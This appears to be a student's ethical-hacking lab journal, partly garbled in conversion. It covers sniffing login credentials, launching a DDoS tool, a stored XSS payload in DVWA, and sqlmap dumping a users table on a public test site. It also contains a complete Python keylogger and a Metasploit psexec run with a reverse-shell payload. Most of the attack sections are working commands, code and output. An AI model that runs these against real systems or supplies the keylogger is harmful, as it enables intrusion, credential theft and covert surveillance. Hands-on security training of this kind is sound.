
Step 8: Select filter as http to make the search easier and click on apply.




Step 9: Now stop the tool to stop recording.



Step 10: Find the post methods for username and passwords.



Step 11: You will see the email- id and password that you used to log in.



DOS

Using NEMESIS

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright <c> 2009 Microsoft Corporation. All rights reserved.

C:\Users\admin>cd C:\Users\admin\Downloads\EH\NEMESIS 1.0.0\NEMESIS 1.0.0
C:\Users\admin>Downloads\EH\NEMESIS 1.0.0\NEMESIS.exe
ERROR: Missing argument: host
ERROR: Missing argument: port
ERROR: Missing argument: threads

nemesis.exe - NEMESIS DDoS Tool

Usage: nemesis.exe -h <host> -p <port> -t <threads> [-T]

Available commands:
-T, --usetor      Use TOR
-h, --host        Specify a host without http://
-p, --port        Specify webserver port
-t, --threads    Specify number of threads
-?, --help        Shows the help screen.
```

PRACTICAL NO. 6

AIM: Simulate persistent Cross Site Scripting attack.

Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: Stored Cross Site Scripting (XSS) - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Damn Vulnerable Web App (DVWA)

http://192.168.1.106/dvwa/vulnerabilities/xss_s/

DVWA

Vulnerability: Stored Cross Site Scripting (XSS)

Name * Test 1

<script>alert("This is a XSS Exploit Test")</script>

Message *

Sign Guestbook

Name: test
Message: This is a test comment.

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.csisecurity.com/xss-faq.html>

Home Instructions Setup Brute Force Command Execution CSRF File Inclusion SQL Injection SQL Injection (Blind) Upload XSS reflected XSS stored DVWA Security

Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: Stored Cross Site Scripting (XSS) - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Damn Vulnerable Web App (DVWA)

http://192.168.1.106/dvwa/vulnerabilities/xss_s/

DVWA

Vulnerability: Stored Cross Site Scripting (XSS)

This is a XSS Exploit Test

OK

Name: test
Message: This is a test comment.

Name: Test 1
Message:

Home Instructions Setup Brute Force Command Execution CSRF File Inclusion SQL Injection SQL Injection (Blind) Upload XSS reflected XSS stored DVWA Security

PRACTICAL NO. 8

AIM: Perform SQL injection attack.

```
zsh: corrupt history file /root/.zsh_history
[~]# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1
Acunetix Web Vulnerability Scanner
[!] Disclaimer: This tool is for security testing only. Usage of this software to
[*] [05:21:17] [INFO] testing connection to the target URL
[*] [05:21:19] [INFO] checking if the target is protected by some kind of WAF/IPS
[*] [05:21:20] [INFO] testing if the target URL content is stable
```

i. FINDING DATABASE

```
[~]# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -dbs
[05:34:34] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.0.12
[05:34:34] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
[05:34:34] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 05:34:34 /2022-11-29/
```

ii. LIST TABLES

```
[~]# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -tables
```

```

[~] (root㉿kali)-[~]
# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -tables
Acunetix Web Vulnerability Scanner

disclaimer | your cart | guestbook | AJAX Demo
it: r4w8173 [!] {1.6.10#stable}
| - - . [.] | - - | - - | - - |
| - | [V] ... | - | https://sqlmap.org
ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam
[*] starting @ 05:23:39 /2022-11-29/ nulla. In hac
se platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam
e loboris pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent
[05:23:40] [INFO] resuming back-end DBMS 'mysql'
[05:23:40] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
File Actions Edit View Help
[8 tables]
+----+
| artists      |
| carts        |
| categ        |
| featured     |
| guestbook    |
| pictures     |
| products     |
| users        |
+----+
[05:35:42] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 05:35:42 /2022-11-29/

```

iii. FINDING COLUMNS

```

[05:35:42] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 05:35:42 /2022-11-29/
# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -columns

```

```

Database: acuart
Table: products
[5 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| description | text |
| id | int unsigned |
| name | text |
| price | int unsigned |
| rewriterename | text |
+-----+-----+
Database: acuart
Table: carts
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| a_id | int |
| cat_id | int |
| img | varchar(50) |
+-----+-----+
File Actions Edit View Help
| Column | Type |
+-----+-----+
| a_id | int |
| cat_id | int |
| img | varchar(50) |
| pic_id | int |
| plong | text |
| price | int |
| pshort | mediumtext |
| title | varchar(100) |
+-----+-----+
[05:39:04] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/
output/testphp.vulnweb.com'
[*] ending @ 05:39:04 /2022-11-29/
# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C uname --dump
Acunetix Web Vulnerability Scanner
disclaimer | your cart | guestbook | AJAX Demo
t: r4w817 {1.6.10#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws.
Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 05:40:52 /2022-11-29/
[05:40:52] [INFO] resuming back-end DBMS 'mysql'
[05:40:52] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

```

Activate Wi
Go to Settings

```

back-end DBMS: MySQL ≥ 5.0.12
[05:40:53] [INFO] fetching entries of column(s) 'uname' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-----+
| uname |
+-----+
| test |
+-----+
[05:40:53] [INFO] fetching entries of column(s) 'pass' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-----+
| pass |
+-----+
| test |
+-----+
[05:40:53] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/test.php.vulnweb.com/dump/acuart/users.csv'
[05:40:56] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/test.php.vulnweb.com'
[05:40:56] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/test.php.vulnweb.com/dump/acuart/users.csv'
[05:40:56] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/test.php.vulnweb.com'
[*] ending @ 05:40:56 /2022-11-29/

```

```

t4:(root㉿kali)-[~]
└# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C pass --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
File Actions Edit View Help
back-end DBMS: MySQL ≥ 5.0.12
[05:42:13] [INFO] fetching entries of column(s) 'pass' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-----+
| pass |
+-----+
| test |
+-----+
[05:42:13] [INFO] fetching entries of column(s) 'pass' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-----+
| pass |
+-----+
| test |
+-----+
[05:42:13] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/test.php.vulnweb.com/dump/acuart/users.csv'
[05:42:16] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/test.php.vulnweb.com'
[*] ending @ 05:42:16 /2022-11-29/

```

Activate Win
Gmail

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)[Logout test](#)**search art** go[Browse categories](#)[Browse artists](#)[Your cart](#)[Signup](#)[Your profile](#)[Our guestbook](#)[AJAX Demo](#)**Links**[Security art](#)[PHP scanner](#)[PHP vuln help](#)[Fractal Explorer](#)**s (test)**

On this page you can visualize or edit your user information.

Name:

s

Credit card number:

s

E-Mail:

s

Phone number:

[b]#{98991*97996*98991*97996}

Address:

s


PRACTICAL NO. 8

Aim: - Create a simple keylogger using python

Code: -

```
from pynput.keyboard import Key, Listener
import logging
# if no name it gets into an empty string
log_dir = ""
# This is a basic logging function
logging.basicConfig(filename=(log_dir+"key_log.txt"), level=logging.DEBUG,
format='%(asctime)s:%(message)s')
# This is from the library
def on_press(key):
    logging.info(str(key))
# This says, listener is on
with Listener(on_press=on_press) as listener:
    listener.join()
```

Output: -



```
key_log.txt - Notepad
File Edit Format View Help
2018-11-04 22:30:58,825:u'h':
2018-11-04 22:30:59,315:u'e':
2018-11-04 22:30:59,683:u'l':
2018-11-04 22:30:59,898:u'l':
2018-11-04 22:31:00,098:u'o':
2018-11-04 22:31:19,914:Key.space:
2018-11-04 22:31:20,490:u'w':
2018-11-04 22:31:20,641:u'o':
2018-11-04 22:31:21,187:u'r':
2018-11-04 22:31:21,378:u'l':
2018-11-04 22:31:21,602:u'd':
```

PRACTICAL NO. 9

AIM: Using Metasploit to exploit

Steps:

Download and open metasploit

Use exploit to attack the host

Create the exploit and add the exploit to the victim's PC

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
msf exploit(psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(psexec) > set LPORT 4444
LPORT => 4444
msf exploit(psexec) > set SMBUSER victim
SMBUSER => victim
msf exploit(psexec) > set SMBPASS s3cr3t
SMBPASS => s3cr3t
msf exploit(psexec) > exploit

[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'victim'...
[*] Uploading payload...
[*] Created \hikmEeEM.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (ciWyCVEp - "MXAVZsCqfRtzwScLdexnD")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
```